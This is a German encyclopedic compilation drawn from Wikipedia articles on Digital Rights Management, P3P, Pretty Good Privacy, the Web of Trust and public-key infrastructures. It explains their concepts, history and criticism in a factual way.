**Weitgreifende Definition** – Digital-Rights-Management-Systeme stellen eine technische Sicherheitsmaßnahme dar, um einem Rechteinhaber von Informationsgütern die Möglichkeit zu geben, die Art der Nutzung seines Eigentums durch Nutzer auf Basis einer zuvor getroffenen Nutzungsvereinbarung technisch zu erzwingen. Zu DRMS gehören im Allgemeinen auch *Watermarking*-Technologien. Allerdings bieten diese nur eingeschränkte Möglichkeiten zur Nutzungskontrolle (z. B. Einsatz von fragilen Wasserzeichen, welche die Darstellung oder das Abspielen von kopierten Inhalten in besonderen Abspielgeräten verhindern).

**Engere Definition** – Die elektronischen Schutzmechanismen für digitale Informationen werden DRMS genannt. Sie ermöglichen die Verwertung von digitalen Inhalten über eine reine Pauschalvergütung hinaus und erlauben zusätzlich die individuelle Lizenzierung/Abrechnung nach Häufigkeit, Dauer oder Umfang der Nutzung. Damit wird einerseits die unbegrenzte Nutzung einschränkbar, andererseits werden On-Demand-Geschäftsmodelle ermöglicht, die vorher kaum zu realisieren waren.

**Beispiele für DRM-Systeme**

Enterprise Rights Management Systeme:

- CoreMedia DRM 3.0
- Microsoft Rights Management Server
- Adobe Lifecycle Policy Server
- Authentica Active Rights Management

Multimedia Rights Management Systeme:

- Real Media Helix
- FairPlay (Apple iTunes)

Für 3D-Darstellungen:

- Navisware FileLine

Mobile Endgeräte:

- OMA DRM 1.0 und 2.0 – Spezifikationen für mobile Endgeräte, teils geeignet für alle IT-Plattformen (implementiert in zahlreichen Handys)

## Hintergrund

Im Gegensatz zu traditionellen Informationsträgern wie Büchern oder Schallplatten lassen sich Computerdateien und andere digitale Medien (CD, DVD) ohne Qualitätsverlust und nennenswerte Kosten beliebig kopieren. Zu einem ernsten Problem für die Musikindustrie wurde das erstmals Mitte der 1990er Jahre, als CD-Brenner für Endverbraucher erschwinglich wurden. Ende der 1990er Jahre erfuhren außerdem die so genannten Internet-Tauschbörsen immer stärkeren Zulauf, da Internet-Benutzer dort kostenlos Dateien von der Festplatte anderer Benutzer kopieren können. Meist handelt es sich dabei um urheberrechtlich geschützte Musik, Filme oder Software.





Um das zu verhindern, versehen manche Plattenfirmen ihre CDs mit einem ➡Kopierschutz (womit diese nicht mehr dem Red Book Standard entsprechen), der eine einfache Form eines DRM-Systems darstellt. Bei Inhalten, die bereits als Computerdatei vorliegen, ist das Kopieren noch einfacher: Hier entfällt die Umwandlung in ein anderes Format (z. B. von einer CD in mp3-Dateien), der Benutzer kann die Datei einfach per E-Mail verschicken oder in Tauschbörsen verbreiten. Bei kommerziellen Downloadangeboten greifen die Anbieter deshalb meist auf komplexere DRM-Systeme zurück, damit die gekauften Dateien vom Käufer nicht kostenlos weiter verteilt werden.

## Anwendungen

Digital Rights Management wird derzeit hauptsächlich bei digitalen Medien wie Filmen und Musik eingesetzt. Am weitesten verbreitet sind die DRMS Windows Media DRM von Microsoft und iTunes von Apple. Beide ermöglichen eine genaue Einstellung der Berechtigungen und können für verschiedene Audio- und Videodateien verwendet werden. Die meisten Onlineshops wie Napster und Musicload, aber auch »Video-on-Demand«-Dienste von T-Online und Arcor verwenden vornehmlich das DRM-System von Microsoft. Für Musik existieren weitere Verfahren, etwa das in iTunes verwendete FairPlay von Apple für AAC-Dateien sowie Ansätze von RealAudio / Helix. In Zukunft werden DRMS aber auch in vielen anderen Bereichen, wie im Automobilbereich (Softwareschutz, Online-Navigation) oder im Embedded-Bereich, eine große Rolle spielen.

## Technische Umsetzung

DRM-Systeme verwirklichen die Idee der Zugriffskontrolle digitaler Inhalte mit Hilfe von ➡kryptografischen Verfahren. Realisiert wird dies, indem ein beliebiger digitaler Inhalt durch Verschlüsselung eindeutig an eine Lizenz gebunden wird. Ohne die zum digitalen Inhalt gehörige gültige Lizenz kann der Benutzer zwar das Gerät oder den Datenträger erwerben, nicht jedoch auf den Inhalt zugreifen.





Abb. 11: Architektur eines DRMS

Der Inhalteserver verwaltet die zu schützenden digitalen Inhalte und verschlüsselt diese mit Hilfe des DRM-Verpackers zur Verwendung in einem DRMS, wodurch die Inhalte vorerst unlesbar werden. Der Lizenzserver erzeugt auf Anforderung die erforderlichen Lizenzen zusammen mit den zugehörigen Schlüsseln für die Benutzerauthentifizierung und Inhalteentschlüsselung, welche aus den entsprechenden Kennungen (Benutzer- oder Gerätkennung, Inhaltekennung) und den Beschreibungen der Rechte berechnet werden. Möchte der Benutzer auf einen per DRM geschützten Inhalt zugreifen, fordert die DRM-Steuerung vom Lizenzserver die zur Wiedergabe notwendige Lizenz an. Werden Authentizität und Integrität des Wiedergabeprogramms verifiziert, werden die Inhalte mit dem in der Lizenz enthaltenen Schlüssel entschlüsselt, auf diese Weise wieder lesbar gemacht und an das Wiedergabeprogramm weitergegeben.

In Zukunft können Hardwaresysteme wie das ➡TPM der ➡Trusted Computing Group verwendet werden, um die Einhaltung der Rechte zu gewährleisten.

### Rechtlicher Rahmen

Die Wirksamkeit solcher Systeme wird häufig durch nationale Gesetze erweitert. In den USA wurde zu diesem Zweck der *Digital Millennium Copyright Act* (DMCA) verabschiedet. Dieses Gesetz verbietet die Umgehung solcher Systeme unter Androhung von Geldstrafen und/oder Freiheitsentzug je festgestelltem Einzelfall.





Auch in Deutschland (1. und 2. Korb der Urheberrechtsnovelle) und der EU (Informationsrichtlinie) wurde die Rechtsgrundlage in diesem Sinne verschärft, so dass nun die Umgehung von Schutzmechanismen unter Strafe gestellt werden kann. In Deutschland wurde die höchst umstrittene Regelung eingeführt, dass das Umgehen von Schutzmechanismen zwar (zivilrechtlich) verboten ist, der Besitz entsprechender Dateien jedoch nicht. Dies steht im Widerspruch zur Schrankenbestimmung, welche das Recht auf Privatkopien einräumt.

### Kritik

Kritiker interpretieren die Abkürzung DRM gern als »Digital Restrictions Management« (digitale Beschränkungsverwaltung), da die Rechte der Benutzer erheblich eingeschränkt werden können, ohne dass für den Benutzer ein direkter Nutzen daraus entsteht.

- Geräte werden weniger kundenfreundlich
- Es können Schwierigkeiten beim Abspielen neuerer oder inkompatibler Formate auftreten.
- Kundenbindung vs. Freier Markt
- Der Käufer von z. B. Festplatten-Musikabspielern kann wegen DRM-Restriktionen nicht frei wählen, wo er seine Musik einkauft, da sein Player nicht die DRMS unterstützt, die ihre Anbieter nicht freigeben. So bindet der Marktführer im Online-Musikhandel, der nebenbei auch Marktführer für Festplatten-Musikabspielgeräte ist, seine Kunden an sein System. DRM gewinnt in der Praxis mehr Bedeutung als künstliche Konsum-Leitplanke denn als Mittel, um die Rechte von Künstlern zu wahren.
- Datenschutz
- Aus der Verknüpfung von Technik und Anwendungsebene resultieren bei DRM-Systemen eine große Anzahl an noch offenen Fragen: So lassen sich durch die zentrale Verwaltung von Schlüsseln und eindeutigen Geräte-IDs Benutzerprofile erstellen. Zum Beispiel gibt es DRM-Systeme, die bei jeder Benutzung des Mediums bei einer zentralen Stelle anfragen, ob der betreffende Benutzer dies überhaupt darf (DIVX in den USA, ein DVD-Miet-System).
- Information könnte verloren gehen
- Zusätzlich betonen Kritiker, dass durch kritische Veränderungen des Inhalteanbietermarktes (Firmenübernahmen, -aufgaben, Insolvenz) bei DRM-Systemen nicht gesichert ist, dass sich DRM-geschützte Medien auch in Zukunft abspielen lassen, ähnlich der fehlenden Unter-

stützung von Software heute nicht mehr existierender Hersteller. Bei einer hohen Marktdurchdringung von DRM-Systemen hätte der Fortbestand von digitalem Wissen keine Sicherheit.
- DRM macht eine faire Nutzung schwierig
- In vielen Ländern geht jedes urheberrechtlich geschützte Werk nach einer bestimmten Frist in die *Public Domain* über. Das heißt, nach Ablauf dieser Frist darf jedermann Werke frei kopieren und sie verkaufen (auf dieser rechtlichen Tatsache basiert auch die 1911er Ausgabe der Encyclopedia Britannica, die in Wikipedia enthalten ist). Doch bislang erlaubt kein einziges DRM-System eine solche Freigabe von bisher urheberrechtlich geschützten Werken (Schweiz: Art. 29–33).
- Auch ist es dem Besitzer einer CD oder DVD erlaubt, zum eigenen Gebrauch Kopien herzustellen, z. B. eine separate CD für das Autoradio oder eine Kopie des Kinderfilms. Bibliotheken, Schulen und anderen Bildungseinrichtungen ist es auch gestattet, für Wissenschafts- und Ausbildungszwecke Kopien zu erstellen. DRM-Systeme machen jede dieser legalen Nutzungen zumindest schwieriger.

### Literatur


- Becker, Eberhard / Buhse, Willms / Günnewig, Dirk / Rump, Nils: *Digital Rights Management – Technological, Economic, Legal and Political Aspects*. ISBN 3-540-40465-1.
- Fränkl, Gerald: *Digital Rights Management in der Praxis*. ISBN 3-936755-93-0.
- Generotzky, Christoph / Nieland, Stefan / Weigand, Carsten: *Digital Rights Management – Technologien für legale Musikdownloads*. ISBN 3-8322-1440-2.
- Hansen, Markus / Möller, Jan: *Digital Rights Management zwischen Sicherheit und informationeller Selbstbestimmung.* In: *IT-Sicherheit geht alle an – Tagungsband zum 9. Deutschen IT-Sicherheitskongress des BSI*. ISBN 3-922746-99-3.
- Picot, A. / Thielmann, Heinz: *Distribution und Schutz digitaler Medien durch Digital Rights Management*. ISBN 3-540-23844-1.
- Ünlü, Vural: *Content Protection – Economic analysis and techno-legal implementation*. ISBN 3-8316-0462-2.


*Quelle: http://de.wikipedia.org/wiki/Digital_Rights_Management. Historie: 8.3.03: Angelegt von Kku, danach bearbeitet von den Hauptautoren Prussio, Harold1977, Fgb, Keimzelle, AndSi, Priwo, Kku, Mistral, MauriceKA, Volty, SebastianBreier, Steven Malkovich, Geframuc, Kubieziel, Canubis, Chrisfrenzel, Zaphiro, Stefan184, Achim Raschka, IP X, Daboss, RobotE, Head, Andilar, Nfsa, GFJ, Wuffel, Faraway, Velten, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*



# PGP und Zertfikate

## Platform for Privacy Preferences

Die Abkürzung *P3P* steht für Platform for Privacy Preferences. Dabei handelt es sich um eine technische Plattform zum Austausch von ➡Datenschutzinformationen. Dieser Standard ist vom WWW Consortium W3C anerkannt.

P3P soll dem Surfer im Internet helfen, mittels standardisierter Technik schnell einen Überblick zu erhalten, was mit den personenbezogenen Daten geschieht, die beim Besuch einer Website anfallen. Durch die Standardisierung ist es dabei möglich, auch Datenschutzerklärungen von fremdsprachigen Internetseiten zu interpretieren.

Der Internetsurfer kann P3P kostenlos nutzen. Dazu benötigt man lediglich einen P3P-Agenten, der kostenlos im Netz erhältlich ist. Für den Surfer komfortabler sind P3P-kompatibele Browser. In den folgenden Browsern sind P3P-Agenten bereits integriert:
- Mozilla ab Version 1.4,
- Netscape Navigator ab Version 7.0,
- Microsoft Internet Explorer ab Version 6.0.
- AT&T Privacy Bird
- JRC Proxy.

Außerdem gibt es P3P-Agenten als Browser-Plugins:
- Privacyfox für Mozilla Firefox

Hat der Surfer einen P3P-Agenten, kann er festlegen, wie mit seinen Daten im Internet umgegangen werden soll. Die Datenschutzvorstellung beispielsweise zum Umgang mit Cookies wird durch die persönlichen Einstellungen im P3P-Agenten automatisch ins P3P-Format übersetzt. Vor Besuch einer Website werden dann die Angaben des Surfers mit denen des Anbieters einer Homepage verglichen. Anbieter müssen zuvor ihre Datenschutzerklärung auf dem Webserver in Textform und im P3P-Format bereitgestellt haben.

Für Anbieter von Diensten und Homepages im Internet ist P3P ebenfalls kostenlos. Es sei denn, eine kostenpflichtige Datenschutzberatung kommt hinzu und es wird zusätzlich ein P3P-Gütesiegel beantragt. Für

Unternehmen könnte die Beteiligung an P3P einen Wettbewerbsvorteil darstellen, weil datenschutzbewusste Nutzer dadurch erfahren, dass sich der Anbieter mit Fragen des Datenschutzes auseinandergesetzt hat. Darüber hinaus wird die Datenschutzerklärung in einer verständlichen Form auch für anderssprachige Nutzer dargestellt.

Natürlich lässt sich die Technologie auch missbrauchen. So werden die wenigsten, die Mail-Adressen für Spamming sammeln, dies öffentlich zugeben, sei es per Text oder per P3P. Bei nicht vertrauenswürdigen Website-Betreibern hilft eine unzertifizierte Datenschutzrichtlinie daher nicht.

Im deutschsprachigen Raum unterstützt das Unabhängige Landeszentrum für Datenschutz Schleswig-Holstein den P3P-Standard in einem Projekt, das vom Ministerium für Wirtschaft, Arbeit und Verkehr des Landes Schleswig-Holstein gefördert wird.

Die Praxis zeigt, dass in den USA immer mehr Internetdiensteanbieter P3P nutzen. In Europa verbreitet sich dieser Standard noch etwas langsamer – jedoch mit steigender Tendenz.

*Quelle: http://de.wikipedia.org/wiki/Platform_for_Privacy_Preferences. Historie: 25.9.04: Angelegt von NewImage, danach bearbeitet von den Hauptautoren NewImage, Eike sauer, Sal9000, Achim Raschka, Steven Malkovich, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Pretty Good Privacy

Pretty Good Privacy (PGP) ist ein von Phil Zimmermann entwickeltes Programm zur ➡Verschlüsselung von Daten. Es benutzt das so genannte Public-Key-Verfahren, d. h. es gibt ein eindeutig zugeordnetes Schlüsselpaar: einen öffentlichen Schlüssel, mit dem jeder die Daten für den Empfänger verschlüsseln kann, und einen geheimen privaten, den nur der Empfänger besitzt und der durch ein ➡Kennwort geschützt ist. Nachrichten an einen Empfänger werden mit seinem öffentlichen Schlüssel kodiert und können dann nur durch den privaten Schlüssel des Empfängers geöffnet werden. Diese Verfahren werden auch asymmetrische Verfahren genannt, da Sender und Empfänger zwei unterschiedliche Schlüssel verwenden.

Die erste Version wurde 1991 geschrieben und verwendete einen RSA-Algorithmus zur Verschlüsselung der Daten. Spätere Versionen benutzten den DH/DSS-Algorithmus.

Bei PGP wird aber nicht die ganze Nachricht asymmetrisch verschlüsselt, denn dies wäre viel zu rechenintensiv. Stattdessen wird die eigentliche Nachricht symmetrisch und nur der verwendete Schlüssel asymmetrisch





verschlüsselt (Hybride Verschlüsselung). Dazu wird jedes Mal ein symmetrischer Schlüssel zufällig erzeugt.

Dieser symmetrische Schlüssel wird dann per RSA- oder Elgamal-Kryptosystem mit dem öffentlichen Schlüssel des Empfängers verschlüsselt und der Nachricht hinzugefügt. Dadurch ist es möglich, eine Nachricht für mehrere Empfänger gleichzeitig zu verschlüsseln. Eine für mehrere Empfänger verschlüsselte Nachricht sieht dann folgendermaßen aus:

| asymmetrisch verschlüsselter Schlüssel der Nachricht für Empfänger 1 |
|---|
| (eventuell weitere asymmetrisch verschlüsselte Schlüssel) |
| asymmetrisch verschlüsselter Schlüssel der Nachricht für Empfänger *n* |
| symmetrisch verschlüsselte Nachricht |

PGP basiert dabei auf dem ➡Web of Trust, bei dem es keine zentrale Zertifizierungs-Instanz gibt, sondern so genannte Ketten des Vertrauens.

### Geschichte

Phil Zimmermann schrieb die erste Version 1991. Sein Ziel war es, dass andere Atomkraftgegner sicher Nachrichten und Daten speichern konnten. Schon von der ersten Stunde an war PGP Open Source und konnte aus dem Usenet heruntergeladen werden.

PGP durfte in seinen Anfangsjahren nicht aus den USA exportiert werden, da es unter das US-Waffengesetz fiel. Danach unterliegen Kryptosysteme mit Schlüsseln von mehr als 40 Bit Länge den Exportbestimmungen. PGP lag mit 128 Bit weitaus höher. Durch die Verbreitung im Internet wurde Phil Zimmermann Ziel von Untersuchungen wegen unerlaubter Waffenexporte. Mitte der 1990er Jahre liberalisierten die USA diese Gesetze.

Um die Exportbeschränkung zu umgehen, wurde die Version 5 als Quellcode in Form eines Buches aus den USA legal exportiert und von über 60 Freiwilligen per Hand eingescannt. Aus dem gescannten Programmcode wurde dann eine international verfügbare Version von PGP (PGPi) kompiliert.

Die Firma PGP Corporation stellte bis Version 8 mit *PGP Freeware* ein eigenständiges Produkt für nicht-kommerzielle Nutzer bereit. Seit Version 9 gibt es stattdessen nur noch die Testversion von *PGP Desktop Professional 9*. Für 30 Tage kann sie uneingeschränkt genutzt werden.

Nach Ablauf der Frist werden Funktionsumfang und Nutzungsrechte auf einen Umfang reduziert, der etwa dem ehemaligen *PGP Freeware* entspricht. Ver- und Entschlüsselung von E-Mails ist auch nach Ablauf der Testphase möglich, aber nur für nicht-kommerzielle Zwecke zulässig.

Aufgrund der Tatsache, dass der Quelltext von PGP zeitweilig nicht offengelegt wurde und Features implementiert wurden, welche die automatische Verschlüsselung an einen weiteren Empfänger ermöglichten, wurde bis 1998 der OpenPGP-Standard entwickelt. Das unter der GNU-GPL stehende Programm GnuPG war ursprünglich die erste Implementation von OpenPGP und wurde als freie Alternative zu PGP entwickelt. Mittlerweile folgt auch PGP dem OpenPGP-Standard fast vollständig, so dass es kaum noch zu Problemen beim Austausch von Daten kommt.

*Quelle: http://de.wikipedia.org/wiki/Pretty_Good_Privacy. Historie: 27.1.03: Angelegt von Urbanus, danach bearbeitet von den Hauptautoren -zzz, Urbanus, Strunker, J Schmitt, Kubieziel, Hagbard, HoSe, Zwobot, Stw, Stern, Steven Malkovich, Obersachse, Pit, Cyper, Jed, UsagiYojimbo, Volty, 217, BWBot, MaKoLine, Baffclan, Priwo, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Web of Trust

»Netz des Vertrauens« bzw. Web of Trust ist in der ➡Kryptologie die Idee, die Echtheit von digitalen Schlüsseln durch ein Netz von gegenseitigen Bestätigungen (Signaturen) zu sichern. Es stellt eine dezentrale Alternative zum hierarchischen ➡PKI-System dar.





Abb. 12: Schematische Darstellung eines Web-of-Trust





### Schlüsselaustausch-Problem

Zum Austausch verschlüsselter Informationen stehen ➡symmetrische und ➡asymmetrische Verschlüsselungsverfahren zur Verfügung. Beim Einsatz symmetrischer Verfahren müssen jeweils zwei Personen, die vertraulich miteinander kommunizieren wollen, einen geheimen Schlüssel vereinbaren, bei $n$ Teilnehmern also insgesamt

$$\binom{n}{2} = \frac{n \cdot (n-1)}{2}$$

Das ist besonders bei großen Benutzergruppen (wie z. B. im Internet) unpraktikabel. Im Gegensatz dazu besteht der Schlüssel bei ➡Public-Key-Verschlüsselungsverfahren aus einem öffentlichen Teil, den jeder kennen darf und einem privaten Teil, der geheim gehalten wird. Um einem anderen Teilnehmer eine verschlüsselte Nachricht schicken zu können, genügt es, dessen öffentlichen Schlüssel zu kennen. Damit $n$ Teilnehmer einander verschlüsselte Nachrichten schicken können, müssen insgesamt nur $n$ öffentliche Schlüssel existieren und ausgetauscht werden.

Dabei muss aber sichergestellt werden, dass dieser Austausch authentisch ist (also niemand einen eigenen öffentlichen Schlüssel für den eines anderen ausgeben kann).

### Lösungsmöglichkeiten

Die Lösung für dieses Problem besteht darin, die Echtheit eines öffentlichen Schlüssels von einer vertrauenswürdigen Instanz durch ein digitales Zertifikat bestätigen zu lassen. Bei ➡Public-Key-Infrastrukturen ist dies eine CA; im Web of Trust übernehmen alle Teilnehmer diese Funktion.

### Beispiel: Schlüsselaustausch im Web of Trust

In einem Web of Trust funktioniert das so:

- Alice erzeugt für sich ein Schlüsselpaar und signiert es. Außerdem schickt sie den öffentlichen Teil an einen Schlüsselserver (key server), damit andere Teilnehmer leichten Zugriff darauf haben.
- Bob möchte mit Alice verschlüsselt kommunizieren. Dazu besorgt er sich Alices Schlüssel von einem Keyserver, muss aber noch sicherstellen, dass er wirklich den richtigen Schlüssel bekommen hat: Ein Angreifer könnte sich für Alice ausgeben und einen von ihm erzeugten Schlüssel an den Keyserver schicken. Jeder, der meint, eine Nachricht nur für Alice zu verschlüsseln, würde sie in Wirklichkeit für den Angreifer verschlüsseln.

- Bob fragt Alice über einen sicheren Kanal (z. B. einen Telefonanruf oder bei einem persönlichen Treffen) nach den Details ihres öffentlichen Schlüssels. Dies sind die ID, die Länge und der Typ, das Erzeugungsdatum und insbesondere der Fingerprint des öffentlichen Schlüssels. All diese Daten vergleicht er mit denen des Schlüssels, den er vom Keyserver erhalten hat.
- Stimmen alle diese Daten und vor allem beide Fingerprints überein, signiert er den öffentlichen Schlüssel von Alice mit seinem privaten und schickt diese Signatur wieder an den Keyserver.
- Möchte jetzt Carl mit Alice verschlüsselt kommunizieren, besorgt er sich genau wie Bob Alices öffentlichen Schlüssel vom Keyserver. Dann stellt er fest, dass Bob Alices Schlüssel bereits überprüft hat. Wenn Carl Bobs Schlüssel schon kennt und Bob vertraut, dass er vor der Signatur fremder Schlüssel eine gründliche Überprüfung durchführt, dann muss er nicht erst Alice treffen und diese Prüfung wiederholen.

### Formalisierung

Die Schlüsselverwaltung in einem Web of Trust erfolgt mit Hilfe von Keyrings. Im Public Keyring eines Benutzers werden eigene und fremde öffentliche Schlüssel und zugehörige Zertifikate gespeichert, der Private Keyring enthält eigene private Schlüssel. Den öffentlichen Schlüsseln ordnet jeder Benutzer Vertrauen in dessen Besitzer zu (Owner Trust). Daraus wird der Grad des Vertrauens in die Authentizität anderer Schlüssel (Key Legitimacy) und in die Signaturen anderer Benutzer (Signatory Trust) abgeleitet. Vertrauen in die Echtheit fremder Schlüssel wird entweder über Direct Trust (also die persönliche Überprüfung der Authentizität des Public Keys eines anderen Benutzers) oder über den Owner Trust der Signierer der fremden Schlüssel etabliert.

**Owner Trust –** Den Wert für Owner Trust legt jeder Benutzer für alle Schlüssel einzeln in seinem Public Keyring selbst fest; zur Wahl stehen die Werte

- »unknown« für Benutzer, über die man keine weiteren Informationen hat
- »not trusted« für Benutzer, denen nicht vertraut wird; vor der Signierung anderer Schlüssel ist eine ordentliche Prüfung der Authentizität durchzuführen
- »marginal« für Benutzer, denen nicht voll vertraut wird
- »complete« für Benutzer, denen voll vertraut wird
- »ultimate« für Benutzer, deren Private Key sich im Private Keyring befindet





**Signatory Trust –** Signiert Alice den Public Key von Bob und überträgt diese Signatur anschließend an einen Keyserver, so kann diese Signatur von Carl zur Beurteilung der Authentizität des öffentlichen Schlüssels von Bob benutzt werden. Dazu überprüft Carl, ob er den öffentlichen Schlüssel von Alice selbst signiert hat und ihn ihr als Owner Trust »marginal« oder »complete« zugeordnet hat. Ist das der Fall, so erhält Alices Signatur genau diesen Wert. Hat Carl den Schlüssel von Bob selbst signiert, so erhält diese Signatur ebenfalls den Signatory Trust »complete«; in allen anderen Fällen wird der Signatur der Wert »not trusted« zugeordnet. Im Gegensatz zum Owner Trust gehört der Signatory Trust also zu einer Signatur und nicht zu einer Person.

**Key Legitimacy –** Das Vertrauen in die Authentizität eines öffentlichen Schlüssels wird durch den Key-Legitimacy-Wert ausgedrückt. Er wird aus dem Signatory Trust der signierenden Schlüssel wie folgt berechnet:

- sei $x$ die Anzahl von Signaturen, deren Signatory Trust »marginal« ist
- sei $X$ die Anzahl von Signaturen mit einem Signatory Trust »marginal«, die erforderlich ist, damit ein Schlüssel als authentisch eingestuft wird
- sei $y$ die Anzahl von Signaturen, deren Signatory Trust »complete« ist
- sei $Y$ die Anzahl von Signaturen mit einem Signatory Trust »complete«, die erforderlich ist, damit ein Schlüssel als authentisch eingestuft wird

Dann sei

$$L = \frac{x}{X} + \frac{y}{Y}$$

Ist $L = 0$, so gilt der überprüfte Schlüssel als nicht authentisch. Bei $0 < L < 1$ wird er als »teilweise authentisch« angesehen und bei $L \geq 1$ als »vollkommen authentisch«. In Regelfall wählt man $X = 2$ und $Y = 1$, es sind also zwei Signaturen von teilweise vertrauenswürdigen Personen oder eine Signatur einer voll vertrauenswürdigen Person erforderlich, damit ein Schlüssel als authentisch eingestuft wird. Prinzipiell kann aber jeder die Werte für $X$ und $Y$ je nach persönlichem Paranoia-Grad frei wählen.

### Bewertung

Das Web of Trust ermöglicht seinen Teilnehmern einerseits die individuelle Kontrolle darüber, wen sie als vertrauenswürdig einstufen. Zudem gibt es kostenlose Software zur Realisierung des Konzepts des Web of Trust. Auf der anderen Seite erfordert es aber einen hohen Grad an Vorwissen vom Benutzer, es ist nicht juristisch bindend (wie z. B. eine quali-

fizierte elektronische Signatur), und die Revokation von Zertifikaten ist nicht sofort allgemein bekannt (wie in einer ➡PKI).

### Software

Die bekanntesten Umsetzungen der Idee des Web of Trust in der Praxis sind wohl das kommerzielle Programm ➡Pretty Good Privacy und dessen Open-Source-Variante GNU Privacy Guard.

*Quelle: http://de.wikipedia.org/wiki/Web_of_Trust. Historie: 26.5.04: Angelegt von GeorgGerber, danach bearbeitet von den Hauptautoren GeorgGerber, Aquin, Stern, Dogbert, JensKohl, Steven Malkovich, Achim Raschka, Tillwe, Priwo, Victor--H, Mullkubel, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Public-Key-Infrastruktur

Als Public-Key-Infrastruktur (PKI, engl.: *public key infrastructure*) bezeichnet man in der ➡Kryptologie und ➡Kryptografie ein System, welches es ermöglicht, ➡digitale Zertifikate auszustellen, zu verteilen und zu prüfen. Die innerhalb einer PKI ausgestellten Zertifikate sind meist auf Personen oder Maschinen festgelegt und werden zur Absicherung computergestützter Kommunikation verwendet.

Der zu Grunde liegende Gedanke ist der folgende: Mit Hilfe eines Public-Key-Verschlüsselungsverfahrens können Nachrichten im Internet signiert und verschlüsselt werden. Das Signieren garantiert, dass die Nachricht in dieser Form wirklich vom angegebenen Absender stammt. Allerdings benötigt man hierzu den Public-Key des Absenders. Dieser könnte z. B. per ➡E-Mail versendet werden. Es stellt sich genau an diesem Punkt aber die Frage, wie man sicher ist, dass es sich tatsächlich um den Schlüssel des Absenders handelt und nicht um eine Fälschung eines Betrügers. Hierzu kann der zu verschickende Schlüssel selbst wieder mit einem vertrauenswürdigen Schlüssel signiert sein. Auf diese Weise lässt sich eine Hierarchie aus vertrauenswürdigen Institutionen aufbauen. Auf die Echtheit der Schlüssel der obersten Institutionen dieser Hierarchie muss man sich aber verlassen können. Sie sind oft in die verarbeitende Computer-Software integriert.

Wesentliche Bestandteile einer (minimalen) PKI sind:

- ➡Digitale Zertifikate: Digital signierte elektronische Daten, die sich zum Nachweis der Echtheit von Objekten verwenden lassen.
- Certification Authority: Organisation, welche das CA-Zertifikat bereitstellt und die Signatur von Zertifikatsanträgen übernimmt.





- Registration Authority: Organisation, bei der Personen, Maschinen oder auch untergeordnete Certification Authorities Zertifikate beantragen können. Diese prüft die Richtigkeit der Daten im gewünschten Zertifikat und genehmigt den Zertifikatsantrag der dann durch die Certificate Authority signiert wird.
- Certificate Revocation Lists: Listen mit zurückgezogenen, abgelaufenen und für ungültig erklärten Zertifikaten (Sperrliste).
- Verzeichnisdienst: Ein durchsuchbares Verzeichnis, welches ausgestellte Zertifikate enthält; meist ein LDAP-Server, seltener ein X.500-Server.
- Validierungsdienst: Ein Dienst, der die Überprüfung von Zertifikaten in Echtzeit ermöglicht.
- Dokumente: Eine PKI führt eines oder mehrere Dokumente, in denen die Arbeitsprinzipien der PKI beschrieben sind. Kernpunkte sind der Registrierungsprozess, Handhabung des Secret-Key-Materials, zentrale oder dezentrale Schlüsselerzeugung, technischer Schutz der PKI-Systeme sowie eventuellen rechtliche Zusicherungen. In ➡X.509-Zertifikaten kann das CPS in den Extensions eines Zertifikates verlinkt werden. Nachfolgende Dokumente sind teilweise üblich.
  - CP (Certificate Policy): In diesem Dokument beschreibt die PKI ihr Anforderungsprofil an ihre eigene Arbeitsweise. Es dient einem Dritten zur Analyse der Vertrauenswürdigkeit und damit zur Aufnahme in dem Browser.
  - CPS (Certificate Practice Statement): Hier wird die konkrete Umsetzung der Anforderungen in die PKI beschrieben. Dieses Dokument beschreibt die Umsetzung der CP.
  - PDS (Policy Disclosure Statement): Dieses Dokument ist ein Auszug aus dem CPS wenn das CPS nicht veröffentlich werden soll.

Eine PKI bietet ein hierarchisches Gültigkeitsmodell an. Wird einer Certificate Authority vertraut, wird damit allen von ihr signierten Zertifikaten auch vertraut. Dadurch dass eine PKI untergeortnete PKIs haben kann (Mehrstufigkeit), wird auch allen untergeordneten PKIs vertraut.

Problematisch ist bei PKI-Systemen, dass Computer-Programme bereits mit einer Vielzahl von *Root-Zertifikaten* ausgeliefert werden, die von Organisationen ausgestellt werden, deren Existenz und deren Integrität nicht gewährleistet ist. Eine Aussage über die Anforderungen, die zur Ausstellung der Zertifikate erforderlich sind, kann nur über die jeweiligen Dokumente getroffen werden.

Eine Alternative bietet das ➡Web of Trust. OpenPGP baut auf dieser Idee auf. X.509-Zertifikate sind ebenfalls in der Lage, ein Web of Trust abzubilden (z. B. Thawte). Über die Vertrauenswürdigkeit der einzelnen Nutzerzertifikate kann aber auch ein Web of Trust keine hundertprozentig sichere Aussage machen.

